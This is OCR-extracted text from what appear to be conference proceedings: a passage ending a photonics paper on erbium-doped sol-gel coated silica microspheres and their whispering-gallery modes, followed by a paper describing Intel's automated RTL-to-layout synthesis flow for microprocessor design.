A low surface roughness is a very important requirement for the microspheres to retain their high Q-factors. Therefore we made AFM (atomic force microscopy) measurements of the surface of the microspheres in order to estimate the effect of the coating on the microsphere surface roughness. Since the microsphere is round, the AFM measurements will in addition to the surface roughness detect also the curvature of the microsphere. To compensate for this the curvature of the microsphere was approximated as a 4th order polynomial and subtracted from the AFM measurements. In Figure 4 is shown a typical AFM profile of the coated microsphere. It can be seen is that in addition to the nanometric surface roughness there is also a number of larger defects present on the surface with heights of about 20 nm. These defects are probably due to the




Figure 4. AFM measurements of the coated microsphere

contamination of the surface with impurities in the coating process. To quantify the surface quality before and after the coating two quantities were measured. First, a area of the size of about 1μm x 1μm was chosen where no larger defects were present and the RMS (root-mean square) surface roughness was measured, and secondly a larger area of about 10x7 μm for the coated and 20 x 20 μm for the uncoated microsphere was chosen and the number of macroscopic defects inside this area counted. The results show that the RMS surface roughness is very low for both the uncoated and the coated microsphere, increasing upon the coating from 0.25 nm for the uncoated (bare silica) microsphere to 0.5 nm for the coated microsphere. On the other hand, the density of larger defects was found to increase greatly upon coating from 0.02 defects/μm^2 for the uncoated microsphere to 6.2 defects/μm^2 for the coated microsphere.

The fiber taper microsphere coupling setup was used to detect the whispery gallery modes of the microspheres. A typical WGM spectra is shown in Figure 5. Sharp modes in the region 1540-1565 nm are observed attributed to the WGMs. Actually, the spectrum presented in Figure 5 is only one spectrum measured for a particular coupling point between the microsphere and the taper. In reality the number of modes excited and their intensities depend on the coupling point and on the coupling strength which is determined primarily by the distance of the microsphere to the taper. The spectrum shown in Figure 5 shows 4 modes, but most of the spectra we made show only one or two modes in total. By moving the taper to and from the sphere it is possible to excite different modes. In total we observed five modes centered at about 1543.6, 1550.8, 1554.4, 1558.3 and 1561.8 nm. This modes form a equidistance sequence with a FSR (free spectral range) of about 3.7±0.2 nm. Since the FSR of the WGMs is given by

$$FSR=\lambda^2/\pi Nd \qquad (1)$$

where λ is the wavelength of the mode, N is the refractive index of the sphere and d is the diameter of the sphere.




Figure 5. The whispering gallery modes of the coated microsphere.

Since the electric field of the WGMs is greatest near the surface of the microsphere and is hence mostly localized in the coating we conclude that the refractive index to be used in equation (1) should be the refractive index of the coating as measured by m-line. By using the measured values of N=1.63 and d=140±10 μm using equation (1) we get that at 1560 nm the calculated FSR of the WGMs is 3.4±0.2 nm which is in agreement with the measured value. This confirms the attribution of the observed modes as the WGMs. We are not able to measure the Q-factor of the coated microsphere since the measured width of the modes is actually the resolution of our optical spectrum analyzer, but we can conclude that it is greater than the maximum Q-factor we can measure which is $3x10^4$.

The fact that we observe only a couple of modes per spectrum can be explained in the following manner. If the measured spectra were just the spontaneous emission of Er^{3+}, we would have to always detect all the modes with comparable intensity, since the intensity of the modes should increase linearly with the pump power. However, if the measured spectra were the lasing spectrum of the modes we would detect only the modes for which the pump power exceeds their lasing threshold. Since the coupling of the pump power into different modes depends on the coupling point, by moving the taper in respect to the microsphere we can achieve that only some modes are excited. Furthermore, the intensities of the modes would depend exponentially on the pump power and therefore we would have great variations of the mode intensity in respect of the coupling point. In fact for a given mode we observed a wide range of intensity when changing the coupling point, from 1 nW up to 30 nW. All of this is an indication that the measured spectrum presented in Figure 5 is actually the lasing spectrum of the coated microspheres. However to be sure that the observed spectrum is really lasing we would have to make the measurements where we measure the intensity of a single isolated mode in respect to the pump power. However to do this we would have to stabilize the taper and the microsphere mechanically for a time long enough to make the measurements so that the no vibrations interfere with the measurements, and this is not a simple task form an experimental point of view.

IV. CONCLUSION

We have presented the procedure for the coating of silica microspheres using a sol-gel dip-coating technique. We coated the microspheres with optically activated silica-hafnia thin films and characterized them in respect to their spectroscopic and surface properties. We measured the surface roughness of the coated microsphere and found that the coating procedure is able to deposit very high surface quality films. The WGMs of the microspheres were detected in the C-band wavelength range and were attributed to the erbium emission. The overall behavior of the modes when varying the coupling point between the taper and the sphere seem to indicate

that the modes correspond to lasing emission, however to ascertain this hypothesis further measurements need to be made.

ACKNOWLEDGMENT

This research was performed in the framework of the NSBMO research project "Novel silicon based materials for optoelectronics" (2010-2013) of the Provincia Autonoma di Trento and the CNES R&T project SHYRO (2011-2014).

REFERENCES

[1] Lord Rayleigh,"The problem of the whispering gallery", Philos. Mag., vol. 20, pp. 1001, 1910.

[2] A. M. Beltaos and A. Meldrum, "Whispering gallery modes in silicon-nanocrystal-coated silica microspheres", J. Lumin., vol. 126, pp. 607-613, 2007.

[3] A. Chiasera, Y. Dumeige, P. Féron, M. Ferrari, Y. Jestin, G. Nunzi Conti, S. Pelli, S. Soria and G.C. Righini, "Spherical whispering-gallery-mode microresonators", Laser & Photonics Reviews, vol. 4, pp. 457-482, 2010.

[4] S. I. Shopova, G. Farca, A. T. Rosenberger, W. M. S. Wickramanayake and N. A. Kotov, "Microsphere whispering-gallery-mode laser using HgTe quantum dots", Appl. Phys. Lett., vol. 85, pp. 6101-6103, 2004.

[5] P. Féron, "Wispering gallery mode laser in Erbium doped fluoride glasses", Annales de la Fondation Louis de Broglie, vo. 29, pp. 279-309, 2004.

[6] G. C. Righini, F. Cosi, G. Nunzi Conti, S. Pelli, S. Soria, E. Moser, Y. Jestin, M. Ferrari, P. Féron, A. Chiasera, A. Chiappini and C. Armellini, "Photonic properties and applications of glass micro- and nanospheres", Physica Status Solidi A, vol. 206, pp. 898-903, 2009.

[7] R. R. Goncalves, G. Carturan, L. Zampedri, M. Ferrari, M. Montagna, G. C. Righini, S. Pelli, S. J. L. Ribeiro Y. and Messaddeq, "Erbium-activated HfO_2-based waveguides for photonics", Opt. Mater., vol. 25, pp. 131-139 (2004).

[8] M. Ferrari, "Active sol-gel materials, fluorescence spectra and lifetimes" in Handbook of Sol Gel Science and Technology, Processing, Characterization and Applications, Editor Sumio Sakka, Volume II: Characterization of sol-gel materials and products, Kluwer, 2005.

Synthesis Flow for Designing a High Performance Microprocessor

Branimir Malnar
Intel GmbH, Braunschweig, Germany
branimir.malnar@intel.com

Abstract - This paper describes the methodology for the automated synthesis flow used for a high-performance microprocessor project at Intel. The flow presents a standard method of automatically translating the RTL description of the microprocessor to placed and routed gates. The flow optimizes the design for timing and power, while ensuring that the final netlist is logically equivalent to the RTL and that all of the backend checks and rules are satisfied (for example noise, many electrical rules, routing rules, metal reliability, and so forth). The typical inputs to the flow are RTL, timing constraints and floorplan description, while the typical outputs are a netlist and layout. The netlist and layout are used as inputs to the other tools for logical and physical verification of the design.

I. INTRODUCTION

With the advances in the silicon manufacturing technology, the number of transistors that can be placed on a single chip increases dramatically over time. This trend is best described with Moore's law, which states that the number of transistors on a single chip roughly doubles every two years [1]. Naturally, this leads to a dramatic increase in the complexity of the chips, because logic designers can incorporate more features onto a single silicon die. However, the time available for the designers to bring the chip from a concept to a qualified product does not change much with the increased complexity, as the chip development companies try to stay competitive and "do more with less" (effectively reducing the number of engineer-hours in the development cycle, by reducing both the number of engineers and the time allocated for a project).

In the older days when the chips and circuits were less complex, the circuit design was manual in nature, and schematics for circuits were drawn by hand. If the RTL changed, the schematic needed to be manually updated to maintain formal equivalence between the netlist and the RTL. The layout was also done manually by mask designers, and any change in the schematic had to also be manually reflected in the layout.

With the design complexity in microchips today, this method of circuit design would not work if applied onto the entire chip, because it would require too many engineer-hours to be feasible. Therefore, the CAD tools that automate circuit design are becoming more and more important and today are widely used [2]. A general term to describe the automated method of generating circuits is synthesis. Synthesis did not replace the manual effort of engineers completely, but it is significantly reducing the chip design effort. Generally speaking, synthesis tends to produce lower quality circuits (in terms of the power consumption and the maximum frequency on which the circuit can operate) compared to the manual effort of an experienced circuit designer – although with the advances in synthesis tools this gap is shrinking with time.

In general, the physical design methodology for digital circuits on our project can be divided into three major design styles [3]:

- Structured datapath flow (SDP) for timing critical portions of the design, for which the designers want complete control over the circuits. SDP methodology assumes that the designer draws the schematic by hand and instructs a CAD tool on how the cells should be placed in the layout. The cells are then routed using an automated tool (sometimes the manual preroutes are done beforehand for the critical wires). The designer has a large degree of control over the final schematic, the cell placement and the routes.
- RTL-to-Layout Synthesis flow (RLS) for large portions of logic that is less timing critical. The schematic, placement and routing of cells is completely automated, and the schematic and layout are generated by the synthesis tools from the RTL, based on timing constraints and the area available for the given portion of the chip. The control over the schematic and placement is relatively low compared to the SDP style, but as long as speed and power requirements of the circuit are satisfied, the details do not matter.
- Register files automation flow (RFA) for the design of the register files, i.e. structured arrays of registers used on the chip for wide range of purposes. The goal of this flow is to automate the creation of these highly structured arrays as much as possible, to cover many different types such as RAM, CAM, with multiple read and write ports, with and without decoders, etc. The task of creating all register files for the chip typically falls on one central team, and the RFA flow as such is typically not used by many designers on the project.

In this paper, the RLS flow components will be described with more details, while the SDP and the RFA flows fall outside of the scope.

II. DESIGN PARTITIONING

One of the most critical tasks, which is done early in the project, is partitioning of the chip into smaller building blocks [3, 4]. Depending on the complexity of the chip and the die size, there could be multiple levels of hierarchy below the full-chip level (FC). Without losing generality, we can assume three levels, namely the full-chip level, the section level and the block level, as shown in Figure 1. The main reason behind the partitioning of the design is the divide-and-conquer approach to the design – it would be impossible or inefficient to design the whole chip as one block.




Figure 1. Hierarchy levels in chip design

The sections are typically defined such that each section comprises certain functionality. For example, in a microprocessor design there are sections for interconnect between the cores, the controller for the off-chip memory, DDR protocol, PCI protocol etc. Each section can be developed relatively independently from others, and each has a dedicated team of experts working on it. The global team, which works at the FC level, is responsible for integration of each section into the full chip.

The lowest level of hierarchy is often called a fub (the acronym stands for Functional Unit Block). The fub is typically what is being created in terms of netlist and layout generation. For example, a fub would be something that a designer would run the RLS flow on. The RLS flow is never run at the section or the FC level, and the same is true for the SDP and the RFS flows. The sections are made of fubs by using the bottom-up approach, and the full chip is made of sections in a similar way. For example, to get the section netlist, the netlists of the fubs belonging to that section are stitched together by a full-chip netlister tool. Similarly, the layout of each fub is rolled up into the full-chip layout tool, where the entire sections and eventually the whole chip are assembled.

III. OVERVIEW OF THE RLS FLOW

The high level overview of the RLS flow steps is given with the diagram in Figure 2 [5]. As already stated, the RLS flow is run at the fub level, and the main inputs are the fub RTL, timing constraints and floorplan data.

A. RTL

The RTL represents the logical description of the fub, and the goal of the RLS flow is to translate that RTL to standard cells, while maintaining functional equivalence between the RTL and the netlist [2]. It is important to note that RLS uses a library of cells for implementation of the RTL functionality. In other words, RLS is Cell Based Design (CBD). Detailed analysis of the library requirements falls outside the scope of this text, but in general the library contains flops, latches, buffers, inverters, and combinatorial logic cells (such as NAND, NOR, XOR, OR-AND-Invert, AND-OR-Invert , and so forth). There are also technology dependent physical-only cells used for various DFM purposes, spare cells for ECO etc. They are not part of logic synthesis, but are inserted at various points in the physical synthesis flow.




Figure 2. RLS flow steps

The functional equivalence between the RTL and the final netlist coming out of the RLS flow is checked by formal equivalence tools, but that is not the part of the RLS flow. It should be noted that the state of the art synthesis tools used today are sophisticated enough to generate netlists without functional bugs (almost always), so the designs coming out of synthesis are correct-by-construction from the logic point of view.

B. Timing Constraints

The fub timing constraints are generated at the section level, and rolled down to fubs. The timing constraints have all the information that RLS needs to optimize the logic correctly for timing [6]. There are several main categories into which they may be divided:

- All the clocks for a fub need to be defined in the constraints. Typically, the constraints rolled down from the section only contain the clocks that are driven to the fub from the section. However, there are sometimes also clocks generated internally inside the fub, and those are either defined by the user, or special RTL macros are used to generate them automatically when the RTL is read during logic synthesis.
- The input and output constraints specify timing requirements at the fub interface. They essentially describe how much time the signals that cross the fub boundary are allowed to spend inside the fub. Apart from the timing information, the input ports are further described by the transition time of the input signals and by the maximum capacitance that the synthesis tool is allowed to connect to the input port inside the fub (internal wire capacitance and the capacitance of all pins connected to the wire). On the other hand, the output ports are also described with the external capacitance connected to the output and the required transition time, so that the synthesis tool can properly size its driver.
- By default, the signals are timed from the launching to the capturing edge of the clock, and the delay of all the elements in the path between the registers needs to be less than one clock cycle. However, there are signals which are allowed to take more than one cycle, and this information can be provided via so-called multi-cycle overrides (MCO). These MCOs are typically specified on the driver of the signal. If they cross the fub boundary, they will also appear at the section level, and be rolled down to all of the receiving fubs. If the MCOs are contained entirely inside a fub, they will not appear at the section level. It is important to note that MCOs are potentially dangerous, because if applied incorrectly, they can cause circuits to not operate at the desired frequency. These so-called "silicon escapes" are very costly, and therefore it is crucial that all MCOs are properly reviewed – and often.

Once the fubs are synthesized and they roll their timing information up to the section level, the timing paths between the fubs also have to be checked. This is done by representing fubs as boxes which only have their interface modeled (timing paths internal to the fubs are not checked at the section level). The timing tool calculates the slack on each section path; that slack can be positive if the path is meeting the timing requirements and negative if it is not. The slack is distributed to the driving and the receiving fubs by means of adjusting the timing constraints for each given fub. The timing requirements are also checked above the section level, i.e. at all the levels of hierarchy, including the full chip level [7]. To satisfy the tapeout requirements, all timing paths at all the hierarchy levels must have positive margin.

C. Floorplan

The floorplan data primarily define the bounding box for the fub where all the standard cells implementing the fub RTL need to be placed, and the locations of input and output ports of the fub. Additionally the floorplan data contains the pre-routes that go over the fub (and thus take away the routing resources of the fub), routing keepout regions, placement keepout regions, the power grid and the clock grid. The floorplan data for fubs come from the full chip layout tool, which is the primary tool for full chip integration. Initially at the beginning of the project, the full chip layout tool is populated with the section and fub data, i.e. the size of all the sections are defined, and they are placed in the full chip floorplan and divided into fubs. As the RTL is coded, the fubs interfaces are continuously changing and the section layout owner maintains the port placement and the routes between the fubs and the sections. It is very important that the new ports in the RTL get placed in the floorplan as soon as possible, because the synthesis tool places unplaced ports to some random locations away from the optimum locations, causing timing issues at the fub and the section level. It is important to note that port placement for fubs is defined together between the fub owner and the section owner, because they have to find an optimum location for the fub internal timing, but also with respect to placement of other fubs in the floorplan.

Floorplanning is one of the most critical tasks in the microprocessor design [8]. Most of the floorplanning work is done early in the design phase, because the placement of sections and fubs need to be defined early to drive the convergence work and the global critical paths between sections need to be understood and analyzed for timing. It is also crucial to ensure that the global buses can be routed with given routing resources. Late changes in the floorplan can be very costly, and need to be avoided by quality planning upfront.

From the fub design perspective, floorplanning needs to ensure sufficient area and good aspect ratio for all fubs. At the fub level, the fub designer needs to optimize the port placement in a way that meets section requirements and also drives convergence of fub internal timing. If the fub also contains memory blocks as embedded black boxes, their locations also need to be optimized to ensure timing convergence and to avoid routing hot spots in the fub. Figure 3 shows an example of a fub floorplan. The boundary of the fub is not rectangular, but rectilinear. All of the macros are pre-placed in the floorplan by the

designer, and the standard cells are not shown because they are unplaced at this point. Once the floorplan is verified not to have shorts and illegal overlaps, it is ready to go the next step, which is standard cells placement optimization.




Figure 3. Floorplan example

It is important to note that poor or incomplete floorplans generate bad and unrealistic results in the RLS flow (the principle of garbage-in-garbage-out always holds true in RLS). On the other hand, RLS is often used early in the RTL development to validate the architecture and the early logic design from the timing perspective. The quality of the RTL is therefore difficult to measure with RLS in the early stages due to the lack of good floorplan, and that is yet another reason to drive the quality floorplanning work early in the design phase.

IV. LOGIC SYNTHESIS

There are several commercial tools available for logic synthesis. The one widely used at Intel is Design Compiler (DC) by Synopsys, one of the largest providers of EDA tools [9]. The primary goal of logic synthesis is transferring the RTL description of the fub to the gate level netlist, which is optimized for power and timing. The main inputs to DC, together with the RTL, are timing and floorplan constraints, and the main output is the design database that contains the netlist and some other important design attributes. This database serves as the input to the place and route tool, which optimizes it further.

DC is a very powerful tool for logic synthesis and optimization and it can concurrently optimize for timing, power and area by invoking complex algorithms for logic optimization and by exploring possible datapath solutions from the library of existing components [9]. In addition to logic optimizations, we use two other Synopsys tools that run under inside DC (but require special licenses to be invoked), namely Power Compiler [10] and DFT Compiler [11]. Some of these features are described in the following text.

A. DesignWare Library

DesignWare (DW) is a library of predefined components and solutions available in DC for implementation of complex digital circuits. This library is probably the largest single library of IP available today. In synthesis of microprocessor blocks, we are mostly using only a small, but nevertheless a crucial portion of it, namely datapath components.

Using the DW library requires a special license, but today in the modern design of complex digital circuits it is almost a must to use it. In general, the quality of results with and without DW is immense. DC is very efficient in using a wide selection of predefined multipliers, adders, DSP components etc., and exploring several solutions to choose the most optimal one for the given application. Without DW, DC uses logic synthesis algorithms for very complex designs and manages to implement them, but with a significantly lower quality of results.

Apart from the datapath components, DW contains a wide range of IP that ranges all the way to complete microcontroller cores, USB, PCI, DDR, and many more. It is important to note that all of these components are available in a technology independent form, and then mapped to the standard library and optimized by DC.

B. Power Compiler

Power Compiler (PwC) is a tool that optimizes the fub for power. It runs concurrently with the rest of optimizations in DC, and it is used for leakage and dynamic power optimization. Running PwC under DC is optional and it requires a special license.

PwC has the capability to take into account activity factor for signals to model dynamic power with greater accuracy. These factors can either come from the simulation environment, or default values can be provided. If several simulation tests are provided in terms of the signal switching activity, DC can read all of them and optimize the netlist concurrently for all of the tests. More important tests (the ones that occur more frequently in real life) can be modeled with greater weight.

PwC can also be used for clock gating insertion, but this feature is not always used. In high frequency designs, such as microprocessors, clock networks are critical design blocks, and need to be well controlled. That is why in those cases clock gating is mostly coded in the RTL and automated clock gating in synthesis is not allowed.

For any power optimization to generate good results, the standard cells library needs to be well characterized for power, which is often a challenge.

C. DFT Compiler

DFT Compiler is used for scan insertion. It is important to insert scan as early as possible in the RLS flow, so that DC would also see the area impact of scan flops and routing congestion impact from all of the nets related to scan. This is important, because it improves correlation between logic and physical synthesis, and therefore the quality of the results. The method from the past to perform logic synthesis

without scan and physical synthesis with scan has proved to be suboptimal. It was the method of choice simply because of lack of tools able to support scan insertion concurrently with logic synthesis.

After logic synthesis the fub is represented with the netlist, but it still has to be placed and routed. This is done in the next steps with the place and route flow. Although some optimizations for timing and power are still performed after logic synthesis, it is important to note that the capabilities of the place and route tools are limited with respect to that. Therefore, logic synthesis presents the first crucial step to make sure that the design quality in terms of timing and power is met.

V. PHYSICAL SYNTHESIS

Physical synthesis is an expression used for all steps of the RLS design after logic synthesis, i.e. after mapping RTL to standard cells (which also includes gate level optimizations for timing, power and area, as mentioned earlier). There are several commercial tools available for physical synthesis, and the one mostly used at Intel is IC Compiler (ICC) by Synopsys [12]. ICC has many built-in capabilities, including placement optimization, clock tree synthesis, routing, DFM related optimizations, signal integrity and multi-corner optimizations, multi-voltage design, and pretty much anything that is needed in the backend design of modern chips. However, not all of the capabilities are used in the design of modern microprocessors, for several reasons.

One reason is that microprocessor projects take much longer compared to some other simpler chips. For that reason, microprocessors are not adopting the newest DC and ICC versions immediately upon their release, because it takes some time to test the existing RLS flow with the new tool versions, and to fully adopt them. Updating the tool versions in the RLS flow is not a straightforward task, and may cause instability in the flow and lead to a loss of quality of results. This is because the flow might be well tuned to a certain version of ICC, but not to others, since optimization algorithms evolve and change with every release. And since the RLS flow does not necessarily adopt the new tool versions quickly as they become available, they are also not adopting the newest features available in them.

Another reason why not all ICC features are used in the microprocessor design is because they are simply not needed. For example, in terms of the floorplan size and the number of cell instances, the RLS fubs in microprocessor projects are much smaller on average compared to the RLS fubs in SoC designs [2, 8]. There are several reasons for this, but they fall out of the scope of this text. Partitioning of the fubs in the microprocessor design is simply done in the way that there are typically no fubs that span multiple voltage domains. Hence, in our flow we do not support multiple voltage design, since it is simply not needed.

The following text describes the major steps in our physical synthesis, as depicted on Figure 1.

A. Placement Optimization

ICC takes as an input the DC database with the synthesized and optimized fub netlist, and the same floorplan and timing constraints that were used by DC. It places the cells in the floorplan and further optimizes the netlist to make sure that the timing, power and area goals are still met, and that the placement of cells is suitable for routing, i.e. that there are no routing hot spots in the fub. ICC uses smart placement optimization algorithms and takes into account placement and routing blockages and preroutes from the section. Since the nets are not fully routed during placement optimization, ICC estimates them by using the built-in virtual router and tries to correlate these estimated routes with the final routes to avoid problems during routing. The output of ICC is the database with the netlist that is further optimized for timing, power and area and in which all of the cells are placed at the legal locations in the floorplan.

It is important to note that all of the optimizations done so far, both in DC and ICC, are using clocks as ideal networks. In other words, the RLS flow sets ideal clock latencies on all of the elements in the clock networks up to the clock pins of the registers. These latencies are carefully specified to be as close as possible to the propagated clock delays after CTS, so that static timing analysis of all paths before and after CTS (i.e. with ideal and with propagated clock delays) correlates well. One of the most important aspects of CTS is to make sure that these latencies match as close as possible [13]. Typically the target is set to 10% of ideal versus propagated delay on all of the receiving clock pins in the clock network.

B. Clock Tree Synthesis

Clock tree synthesis (CTS) is performed after the design is fully placed, because at this stage the placement of all of the clock receivers (such as flops, latches and hard macros) is known. There are two different types of CTS flows used: fast clock CTS and slow clock CTS.

Fast clock CTS is used for the clocks with relatively high frequencies. These clocks are distributed via the global clock network to individual fubs, where they are represented as a grid of clock spines in the floorplan [14]. The fast clocks are coded in the RTL to typically have a buffer tree of two stages between the grid and the clock receivers, and this depth needs to be preserved after CTS. In other words, fast clock CTS does not insert additional buffers to the clock tree, but simply duplicates the existing buffers and connects them between the clock spines and the receiving flops and latches. The duplication algorithm is coded entirely in TCL and does not use built in capabilities of ICC. The hard macros are typically connected directly to the clock grid, since their clock distribution is entirely implemented inside the macros.

Slow clock CTS is used for the clocks with relatively low frequencies that have a single point of entry in the fub, i.e. one input port. From that input, a tree of buffers is built to all of the clock receivers by a built-in CTS function in ICC [12]. The buffer tree depth can vary from one run to another, since the number and the placement of clock receivers also vary due to the changes in the RTL. However, that variability is not a big issue because the timing paths associated with these clocks typically have significant positive margins due to a relatively high cycle time.




Figure 4. Fast clock tree

Figure 4 shows an example of the fast clock tree. The clock spine running horizontally across the floorplan of the fub is shown as a straight white line. Typically for bigger fubs, there are several clock spines running in parallel to one another, but in this case the fub is relatively small, and therefore has only one spine. The cells in the first stage of the clock tree are placed underneath the spine, to minimize the wire length and reduce the load on the global clock drivers outside of the fub. These cells can be seen in Figure 4 as white boxes grouped around the spine. The cells in the second stage of the clock tree are scattered around the fub. They are driven by the first stage cells, and they are driving the clock to the registers. The registers are not shown, but they are also scattered around the floorplan, as decided by the placement algorithm of the placer.




Figure 5. Slow clock tree

Figure 5 shows the slow clock tree of a test clock in the same fub as shown in Figure 4. Only a few stages of the tree are shown. The source of the clock is a single port placed near the middle of the floorplan. From that point, the tree of buffers is driving the clock to the registers, which are scattered around the floorplan.

As already stated, before CTS the clock tree does not exist and the loading on clock ports and clock drivers is too large, so the entire network is treated as ideal. After CTS, the ideal setting is removed and the clock propagation is timed by the timing engine. During CTS each clock cell is sized properly to meet transition time, max capacitance and other ERC requirements. The clock related ERC requirements are typically tighter than those for regular signals, and the CTS flow is tuned to meet all of these requirements concurrently. To achieve that, not only are the built-in ICC commands used in CTS, but also a significant portion of the flow is custom developed in the TCL scripting language, especially around duplication and clustering of cells in the fast clock trees and sizing of clock cells in both the fast and the slow clock trees.

As a part of CTS the fast clocks are also routed, because they have tightest requirements in terms of electrical rules (for example transition times and shielding), so they are given priority in terms of routing resources utilization [15]. In the process, these routes are frozen, and the subsequent optimizations steps are allowed to modify them only with minor changes for DRC related reasons (this ensures that their metal usage does not change significantly). The slow clock nets are routed together with the signal routes later in the flow, since they have similar ERC requirements.

C. Incremental Optimization with Propagated Clocks

As already stated, the clocks are treated as ideal before CTS and as propagated after CTS. Therefore, the clock network timing look different pre- and post-CTS. In the fast clock tree, the goal of CTS sizing is to match ideal and propagated clock delays for each clock receiver as much as possible (within 10%), but there are always certain differences between the two, since the tools are not perfect. In the slow clock tree, the tool inserted several stages of buffers, so the clock delay after CTS differs even more than in the fast clock trees. Because of all these differences, another set of timing optimizations needs to be performed to make sure that all paths still meet timing. This is done via incremental optimizations in ICC, which include cell sizing, buffering and simple logic optimizations and placement refinement.

It is important to note that all of the elements in the clock trees are fixed at this point, and they cannot be modified during this optimization step. This is due to the fact that the clock trees are fully optimized and cannot change.

Typically, the optimization in this step is done in two stages. In the first stage, the paths are optimized for hold time violations, and in the second stage they are optimized further for setup time violations. Before these optimizations, all of the signals are routed with a quick routing process that assigns the routes to layers, but does not work on DRC violations. This ensures that the optimizations are done with the routes that correlate well with the final routes, but

also that not too much time is spent fixing the DRC violations.

D. Routing and Post-Routing Optimizations

After CTS is completed and design is further optimized for timing with propagated clocks, all nets are ready to be routed. The routing rules are described in the technology file, which is one of the most important configuration files for ICC, where all routing rules are defined [16]. ICC has two available routers, a so-called classical router and a new Z-router, which is the next generation router with an improved engine. The latter is used at Intel at least in the major microprocessor projects in the most advanced process nodes. The goal of the routing process is to get a fully routed design with zero design rule violations [17]. However, since the routing process is not perfect, there are typically some violations that remain for manual cleanup. The quality of layout is considered good with about 10 violations for 30 thousand standard cells (most of the fubs easily achieve that).

Once the design is routed, all the nets are fully connected and we see the DRC optimized wires for the first time in the flow. Up to this point, the wires were estimated to a certain degree. Depending on how good the correlation is between the estimated and the real routes, the timing picture will change to a certain degree after routing. The goal of automation is for this change to be very small and manageable.

Since the pre- and post-layout timing correlation is not perfect, additional optimization is performed post routing, to recover the lost timing margin. This optimization is often performed with preserving the cell footprint, so that the routes do not need to be repaired. Blocks with critical timing paths are also allowed to turn on usage of cells with low threshold voltage at this stage, to clean up the remaining timing violations. Normally, these cells are disabled to save leakage power (most of the fubs can meet timing by using only high threshold voltage cells).

E. DFM Optimizations

At the end the RLS flow needs to take care of certain DFM rules to satisfy layout quality requirements from the manufacturing perspective. These requirements are checked in the sign-off tools that perform backend checks, and the RLS flow needs to make sure that the RLS fubs have layout that passes these checks. The rules and requirements are dependent on the process technology, so they can differ from one process node to another. However, the typical requirements are always the same: the metal fill is inserted to meet the density requirements, filler cells are inserted in the empty areas of the floorplan, antenna violations are resolved, etc. In addition to that, the spare cells are added to the design to facilitate manual ECO fixes in the post-silicon debug [17].

DFM insertion can add significant perturbations to the design that potentially require additional optimization steps to resolve new timing and ERC violations. However, if the DFM components such as fill are emulated in the pre-DFM portion of the flow, these steps can be unnecessary, because their impact is already modeled and accounted for. Exactly for this reason, in our flow the post-DFM optimization steps were not necessary at all.

At the end of the DFM portion of the flow, the RLS fub is ready for sign-off checks to make sure that all of the requirements are met. The main outputs from the RLS flow are the layout and the netlist, together with some other files that are specific for each individual sign-off tool (e.g. a map file for formal verification and so forth).

